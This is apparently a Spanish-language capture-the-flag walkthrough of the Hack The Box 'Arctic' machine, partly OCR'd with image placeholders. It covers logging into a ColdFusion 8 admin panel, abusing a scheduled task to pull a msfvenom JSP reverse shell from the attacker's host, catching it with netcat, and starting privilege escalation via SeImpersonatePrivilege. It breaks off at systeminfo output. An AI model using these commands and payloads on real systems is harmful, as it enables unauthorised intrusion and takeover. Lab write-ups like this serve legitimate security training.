
```
~/machineshtb/Arctic
```

pass:happyday


me logueo dentro de http://10.10.10.11:8500/CFIDE/administrator/
espero un rato al principio no me funciono pero como la tercera entro



segun estos documentos y guias debo ir a debuggin & Logging y luego a schedule task



creamos la nueva tarea y seguimos lo que dice la guia, levanto un server en python para traer el archivo cfexe.cfm como lo dice la guia este archivo lo descargue de la misma guia en el apartado de Uploading a CFM shell https://pentest.tonyng.net/attacking-adobe-coldfusion/



tomando ayuda tambien de esta guia nos dice que el directorio debe estar dentro de inetpub
https://www.drchaos.com/post/a-walk-down-adversary-lane-coldfusion-v8
lleno los campos como los dicen ambas guias

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name shell

Duration Start Date 1 Δεκ 2023 End Date (optional)

Frequency **One-Time** at 12:05 μμ

Recurring Daily at

Daily every Hours 0 Minutes 0 Seconds 0

Start Time End Time

URL http://10.10.14.14:2000/cfexec.cfm

User Name

Password

Timeout (sec)

Proxy Server **: Port**

Publish Save output to a file

File pub\wwwroot\CFIDE\cfexec.cfm

Resolve URL Resolve internal URLs so that links remain intact

Submit Cancel

y me tira el siguiente error

- If you want to publish the result of this task, you must use an existing, valid directory name.

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name shell

Duration Start Date 1 Δεκ 2023 End Date (optional)

Frequency **One-Time** at 12:05 μμ


Recurring Daily at

Daily every Hours 0 Minutes 0 Seconds 0


Start Time End Time

URL http://10.10.14.14:2000/cfexec.cfm

parece que no esta dentro de inetpub por lo cual debo buscar la ruta verdadera en la parte superior izquierda existe algo llamado mappings



alli encontre los path



C:\ColdFusion8\wwwroot\CFIDE
adicionalmente validando la guia esto utiliza javascript por lo cual podemos subir una payload jsp y escuchar con rlwrap

Uploading a CFM shell

Once we got access to the administrative panel, we can finally upload a malicious CFML script that would allow us to run OS commands (hopefully with SYSTEM / root privileges).

This process is analogue to the process when you, for example, deploy a JSP shell, but the way you do it is a little different. We need to go to the "Debugging & Loging / Scheduled Taks" menu element and add a scheduled task that would download our CFML script from our webserver to the ColdFusion server's webroot. Make sure you schedule the deployment to some reasonable time, so 5-10 minutes from your current time – no one likes to wait for free shells, right?

Here is an example on how it looks like:

la localizamos
locate webshell |grep jsp

```
locate webshell |grep jsp
/opt/nessus/lib/nessus/plugins/jspwebshell.nasl
/usr/share/webshells/jsp
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/jsp/jsp-reverse.jsp
~/machineshtb
```

sin embargo como esto no necesitamos netamente una webshell podemos utilizar una reverse shell ayudado de meterpreter para eso buscamos un payload

msfvenom -l payloads | grep jsp

```
~/machineshtb/Arctic
msfvenom -l payloads | grep jsp
java/jsp_shell_bind_tcp
java/jsp_shell_reverse_tcp
~/machineshtb/Arctic
```

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.14 LPORT=123 -o shell.jsp

```
~/machineshtb/Arctic
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.14 LPORT=123 -o shell.jsp
Payload size: 1496 bytes
Saved as: shell.jsp
```

```
~/machineshtb/Arctic
```

la localizamos

```
locate webshell |grep jsp
```

llenamos nuevamente los datos
URL my shell de pyhton
FILE:C:\ColdFusion8\wwwroot\CFIDE\shell.jsp que es el directorio de mapping pero añadiendo mi shell

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name shell

Duration Start Date 1 Δεκ 2023 End Date (optional)

Frequency

- (●) **One-Time** at 12:05 μμ
- ( ) **Recurring** Daily at
- ( ) **Daily every** Hours 0 Minutes 0 Seconds 0
  Start Time End Time

URL http://10.10.14.14:2000/shell.jsp

User Name

Password

Timeout (sec)

Proxy Server : **Port**


Publish [x] Save output to a file

File ɹsion8\wwwroot\CFIDE\shell.jsp


Resolve URL [ ] Resolve internal URLs so that links remain intact


Submit Cancel

subimos y vemos que ya quedo




debemos dar en el boton verde de correr schedule







si vamos al directorio inicial vemos que alli esta shell



levantamos rlwrap nc
rlwrap nc -lvnp 123



damos click en shell.jsp y ya tenemos acceso



desde aqui hay 2 formas de escalar privilegios abusando de privilegios habilitado y por medio de exploit de kernel
##ESCALADA DE PRIVILEGIOS ##

ESCALADA JUICY-POTATO SeImpersonatePrivilege

vemos que privilegios tenemos en la maquina
whoami /priv

```
C:\ColdFusion8\runtime\bin>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\ColdFusion8\runtime\bin>
```

alli encontramos el SeImpersonatePrivilege
esto parece que puede servirnos para elevar privilegios

SeImpersonatePrivilege (3.1.1)

Any process holding this privilege can **impersonate** (but not create) any **token** for which it is able to gethandle. You can get a **privileged token** from a **Windows service** (DCOM) making it perform an **NTLM authentication** against the exploit, then execute a process as **SYSTEM**. Exploit it with juicy-potato, RogueWinRM (needs winrm disabled), SweetPotato, PrintSpoofer:

traducido:
Cualquier proceso que tenga este privilegio puede suplantar (pero no crear) cualquier token para el que sea capaz de gethandle. Puedes obtener un token privilegiado de un servicio Windows (DCOM) haciendo que realice una autenticación NTLM contra el exploit, y luego ejecutar un proceso como SYSTEM.

es decir podemos ejecutar comandos como system.
esta vulnerabilidad afecta solo a algunas versiones


$_Affected_Windows_Verisons

- Windows_10_Enterprise
- Windows_10_Pro
- Windows_7_Enterprise
- Windows_8.1_Enterprise
- Windows_Server_2008_R2_Enterprise
- Windows_Server_2012_Datacenter


nosotros tenemos 2008 r2

```
C:\ColdFusion8\runtime\bin>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
```

